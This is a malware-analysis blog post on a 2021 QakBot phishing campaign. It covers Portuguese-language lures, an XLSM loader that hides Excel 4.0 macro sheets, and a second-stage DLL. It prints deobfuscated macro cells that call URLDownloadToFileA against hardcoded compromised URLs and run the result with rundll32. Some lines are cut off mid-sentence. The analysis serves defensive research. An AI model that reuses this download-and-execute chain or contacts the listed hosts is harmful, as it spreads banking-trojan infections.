MALWARE MALWARE AND PHISHING ANALYSIS REVERSE ENGINEERING SEGURANCAINFORMATICA

# A taste of the latest release of QakBot

4 Maio, 2021

**A taste of the latest release of QakBot – one of the most popular and mediatic trojan bankers active since 2007.**

The malware **QakBot**, also known as Qbot, Pinkslipbot, and Quakbot is a banking trojan that has been made headlines since 2007. This piece of malware is focused on stealing banking credentials and victim's secrets using different techniques tactics and procedures (TTP) which have evolved over the years, including its delivery mechanisms, C2 techniques, and anti-analysis and reversing features.

Emotet is known as the most popular threat distributing QakBot in the wild, nonetheless, Emotet has been taken down recently, and QakBot operators are using specially target campaigns to disseminate this threat around the globe. Figure 1 shows two email templates distributing QakBot in Portugal in early May 2021.





***Figure 1:*** *Email template of QakBot malware targeting Portuguese Internet end users – May 2021. h/t* ***@MiguelSantareno*** *– malware submitted on* ***0xSI_f33d***

Additionally, QakBot is able to move laterally on the internal environment for stealing sensitive data, making internal persistence, or even for deploying other final payloads like ransomware. In recent reports, it could be used to drop other malware such as ProLock and Egregor ransomware. At the moment, and after the Emotet takedown, QakBot becoming one the most prominent and observed threats allowing criminals to gain a foothold on internal networks. In the next workflow, we can learn how the QakBot infection chain works.





***Figure 2:*** *High-level diagram of QakBot malware and its capabilities.*



QakBot is disseminated these days using target phishing campaigns in several languages, including Portuguese. The infection chain starts with an URL in the email body that downloads a zip archive containing an XLM or XLSM file (Excel) that takes advantage of XLM 4.0 macros to download the 2nd stage from the compromised web servers.

The 2nd stage – in a form of a DLL with random extension – is loaded into the memory using the DLL injection technique via *rundll32.exe* Windows utility. After that, the final payload (QakBot itself) is loaded in memory and the malicious activity is then initiated. The malware is equipped with a list of hardcoded IP addresses from its botnet, and it receives commands

# Dribbling AVs with XLM macros

The malicious Office document, when opened, it poses as a DocuSign file – a popular software for signing digital documents. The malicious documents take advantage of Excel 4.0 macros (XML macros) stored in hidden sheets that download the QakBot 2nd stage payload from the Internet – malicious servers compromised by criminals. Then, the DLL is written to disk and executed using the DLL injection technique via *regsvr32* or *rundll32* utilities.

***Figure 3:*** *Excel document used to lure victims and download and execute the QakBot 2nd stage.*



According to a publication by **ReversingLabs**, "*among 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious*".

*(...)* ***if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious****,* RL concluded.

| Sample Classification | Count | Percentage |
|---|---|---|
| Goodware | 14458 | 9.1% |
| Suspicious | 738 | 0.5% |
| Malicious | 144052 | 90.4% |
| Total | 159248 | 100% |

the dominant malware families in the Excel 4.0 malware ecosystem.





***Figure 4:*** *Malware family distribution using XLM macros in the wild (source).*

## XLSM file – QakBot loader

**Filename:** catalog-1712981442.xlsm
**MD5**: f86c6670822acb89df1eddb582cf0e90
**Creation time:** 2021-04-29 22:18:33

An XLSM file is a macro-enabled spreadsheet created by Microsoft Excel, a widely-used spreadsheet program included in the Microsoft Office suite. These kinds of files contain worksheets of cells arranged by rows and columns as well as embedded macros.

The compressed Microsoft Excel filenames appear to follow a naming convention beginning with **document-** or **catalog-,** followed by several digits and the **.xlsm** or **.xls extension**

for the final user and malware analysts.


***Figure 5:*** *Only the first sheet appears when the XLSM file is opened in order to obfuscate the malicious content from the eyes of the malware researchers.*

Looking at the internal XML files that are part of the Excel XLSM file, we can easily identify that exist other sheets hidden inside the document, as highlighted in Figure 6.






***Figure 6:*** *Discovering other hidden sheets inside the internal structure of the malicious XLSM doc file.*

From the content highlighted above, we can see the names "**Sheet1**", "**Sheet2**", "**Sheet3**" and "**Sheet4**" as the total of sheets available in the document, and also that "**Sheet2**" will trigger something when the document is opened using the feature "**xlnm.Auto_Open**" call.

In short, this type of malicious documents will usually have a cell as "**Auto_Open cell"**, and its functionality is very similar to the "**Sub AutoOpen()"** function in VBA to automatically run macros when the victim press the "**Enable Content"** button at the start.

Just a way to confirm we are facing a malicious document, we investigated the internal file: ***shareString.xml*** – which usually contains interesting stuff such as hardcoded strings, URLs, and so on.

## Bingo!








***Figure 7:*** *Hardcoded URLs used to download the QakBot 2nd stage via URLDownloadtoFile call and execute it using rundll32.*

From this point, we know that the 2nd stage will be downloaded from the previous URLs using the ***URLDownloadtoFile*** *call*, but some content seems a bit obfuscated. This is the interesting part that makes XLM macros a potent initial stage to start malware infection chains.




Digging into the details, we can observe that several combinations and operations in documents cells are performed to concatenate the final string that will execute the QakBot DLL (2nd stage) into the memory.





***Figure 8:*** *Malicious code responsible for starting the QakBot 2nd stage and available on several hidden sheets.*

Part of the strings extracted from the malicious Excel file are presented below:

```
1.  auto_open: auto_open->Sheet2!$AO$115
2.  SHEET: Sheet2, Macrosheet
3.  CELL:AO134      , =SET.VALUE(AY120,AV131&AV132&AV133&AV134&AV135&AV136&AV137&"2 "), 1
4.  CELL:AR125      , =Sheet3!AQ22:AQ22() , 0
5.  CELL:AO129      , =WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE
6.  CELL:AO127      ,
    =FORMULA(Sheet3!AS39:AS39&Sheet3!AS40:AS40&Sheet3!AS41:AS41&Sheet3!AS42:AS42&Sheet3!AS43
7.  CELL:AO138      , =SET.VALUE(AY115,AU123), 1
8.  CELL:AO142      , =FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&"1"&Sheet2!AY113:AY113&She
9.  CELL:AW148      , =EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer"), 33.0
10. CELL:AO136      ,
    =SET.VALUE(AY108,Sheet3!AQ39:AQ39&Sheet3!AQ40:AQ40&Sheet3!AQ41:AQ41&Sheet3!AQ42:AQ42&She
    1
11. CELL:AO145      , =AR123()            , 0
12. CELL:AW147      , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
13. CELL:AO135      , =SET.VALUE(AY107,AV123&Sheet2!AV124:AV124&Sheet2!AV125:AV125&Sheet2!AV
14. CELL:AO133      , =SET.VALUE(AY118,Sheet3!AR39:AR39&Sheet3!AR40:AR40&Sheet3!AR41:AR41&Sh
15. CELL:AW152      , =Sheet3!AT14:AT14() , 0
16. CELL:AT104      , ="..\jjoputi.vvt"   , ..\jjoputi.vvt
17. CELL:AO140      , =FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!
18. CELL:AV123      , =CHAR(85.0)         , U
19.
20. (...)
21. CELL:AT115      , None                , https://dentistelmhurstny.com/42te9VZqUDc/hadrt.
22. CELL:AT114      , None                , https://legalopspr.com/BnUwbRV9foc/hartd.html
23.
24. (...)
25.
26. HEET: Sheet3, Macrosheet
27. CELL:AQ27       ,
    =4984654.0+9846544.0+468464.0=CALL(Sheet2!AY107:AY107&"n",Sheet2!AY108:AY108&"A",Sheet2!
28. CELL:AT22       , =HALT()             , 1
29. CELL:AQ32       , =Sheet2!AW142:AW142(), 0
```

In order to understand in detail and reveal the clear source code, we need to learn about the **BIFF8 format.** Some details and workarounds were also shared in an old campaign involving the **FlawedAmmyy malware here**.

- **01h: hidden**
- **02h: very hidden**

**Changed Records in BIFF8 for Microsoft Excel 97**

| Number | Record |
|---|---|
| 09h | BOF |
| 85h | BOUNDSHEET |
| 200h | DIMENSIONS |
| 0Bh | INDEX |

| | |
|---|---|
| BOOKEXT: Extra Book Info | 863h |
| BOOLERR: Cell Value, Boolean or Error | 205h |
| BOTTOMMARGIN: Bottom Margin Measurement | 29h |
| BOUNDSHEET: Sheet Information | 85h |
| CALCCOUNT: Iteration Count | 0Ch |
| CALCMODE: Calculation Mode | 0Dh |

## BOUNDSHEET: Sheet Information (85h)

This record stores the sheet name, sheet type, and stream position.

**BIFF8 Record Data**

| Offset | Field Name | Size | Contents |
|---|---|---|---|
| 4 | lbPlyPos | 4 | Stream position of the start of the BOF record for the sheet |
| 8 | grbit | 2 | Option flags |
| 10 | cch | 1 | Length of the sheet name (in characters) |
| 11 | rgch | var | Sheet name (grbit/rgb fields of Unicode String) |

**BIFF7 Record Data**


| Offset | FieldName | Size | Contents |
|---|---|---|---|
| 4 | lbPlyPos | 4 | Stream position of the start of the BOF record for the sheet |
| 8 | grbit | 2 | Option flags |
| 10 | cch | 1 | Length of the sheet name |
| 11 | rgch | var | Sheet name |

The grbit field contains the following options:

| Bits | Mask | Option Name | Contents |
|---|---|---|---|
| 1–0 | 0003h | hsState | Hidden state:<br>00h = visible<br>01h = hidden<br>02h = very hidden (see text) |
| 7–2 | 00FCh | (Reserved) | |
| 15–8 | FF00h | dt | Sheet type:<br>00h = worksheet or dialog sheet<br>01h = Excel 4.0 macro sheet<br>02h = chart<br>06h = Visual Basic module |

***Figure 9:*** *BIFF format and BOUNDSHEET information (85h), including sheet type and its possible status.*

By analyzing the XLSM document, we can see in Figure 10 that only the first **BOUNDSHEET ( 0x09 0xF0 0x00 0x00 )** has the hidden status as visible – **0x00h**. The other **BOUNDSHEETS** are defined as **very hidden** using the hex value **0x02h**.



| Bits | Mask | Option Name | Contents |
|---|---|---|---|
| 1–0 | 0003h | hsState | Hidden state:<br>00h = visible<br>01h = hidden<br>02h = very hidden (see text) |
| 7–2 | 00FCh | (Reserved) | |
| 15–8 | FF00h | dt | Sheet type:<br>00h = worksheet or dialog sheet<br>01h = Excel 4.0 macro sheet<br>02h = chart<br>06h = Visual Basic module |

***Figure 10:*** *Internal details about the malicious BOUNDSHEETS and hidden states.*

Digging into the details, four BOUNDHSEET records means that the document has four sheets, but three of them are very hidden. Using a common HEX editor, we can change the values and fix the target XLSM file as depicted in Figure 11.




***Figure 11:*** *Patching the XLSM malicious file to unhide all the sheets.*

As highlighted above, the values of the last bytes **0x02h** and **0x01h** were changed to **0x00h** and **0x00h** on the BOUNDSHEET related to Sheet2. The same process was done to the o





***Figure 12:*** *Souce code available on the revealed Sheets.*

During the code analysis, we found that criminals used another trick to make hard the analysis task. To prevent a casual visual inspection of these values, the font color was set to white. So, before analyzing the cells, we need to change the document background color or the font color.

By deobfuscation the formulas and reassembling the strings back to the original form, we can learn how the malicious chain starts:

- The loader uses a VBA CALL statement to access the **URLDownloadToFile** function from *URLMon.dll* to download the 1st stage DLL from the hardcoded URLs to the local path (..\\) using a random name to the file: ***jordji.nbvt1***.
- Next, the DLL is loaded into the memory using the DLL injection technique via *rundll32.exe* utility from Windows, allowing code to be executed.

```
1.
CALL(URLMon,URLDownloadToFileA,JJCCBB,0,hxxps://dentistelmhurstny.]com/...,..\\jordji.nb
2.  EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer")
```

**MD5**: 7d0f6c345cdaf9e290551b220d53cd14
**Creation time:** 2021-04-13 19:53:55

---

The QakBot 2nd stage is a DLL loaded in memory and its principal mission is:

- **Execute in memory the last payload (QakBot itself)**
- **Make hard the malware analysis, seems a legitimate file, and adding confusion with non-used libraries, calls, and so on.**

At the first glance, this DLL seems very simple, with just a few calls present on the Import Address Table (IAT). Nonetheless, something caught our eyes, the triple chain: **LoadLibraryA**, **VirtualAlloc,** and **VirtualProtect**. No doubt, we are facing a DLL injection technique and another payload is going to be executed in memory.


